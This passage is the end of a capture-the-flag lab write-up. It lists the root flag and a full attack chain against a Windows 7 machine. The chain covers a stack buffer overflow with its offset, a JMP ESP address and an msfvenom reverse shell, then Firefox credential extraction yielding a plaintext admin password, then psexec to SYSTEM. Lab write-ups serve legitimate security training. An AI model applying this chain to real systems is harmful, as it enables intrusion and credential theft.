type C:\Users\mayor\Desktop\root.txt.txt
Root flag: {Th3_M4y0r_C0ngr4tul4t3s_U}

Full Attack Chain
Nmap
  -> Windows 7 SP1 / port 31337 custom echo service / SMB
  -> port 31337 accepts and reflects user input
  -> fuzz: crash at 200 bytes
  -> SMB Users share -> gatekeeper.exe downloaded
  -> strings confirmed binary matches service logic
  -> cyclic pattern sent, crash confirmed
  -> offset 146 from near-identical validated conditions
  -> ROPgadget: JMP ESP at 0x080414c3 (locally validated)
  -> msfvenom Windows x86 reverse shell, bad chars \x00\x0a
  -> 533-byte payload -> shell as natbat
  -> net user mayor: admin, no password policy
  -> runas bypassed without prompting
  -> firefox.lnk on natbat profile -> Firefox credential files
  -> firefox_decrypt -> mayor:8CL7O1N78MdrCIsV
  -> impacket-psexec as mayor
  -> SYSTEM
Notes: The JMP ESP address was locally validated from the downloaded binary. The EIP offset was derived from near-identical conditions; a Windows debugger attached to a local instance of gatekeeper.exe would confirm it directly.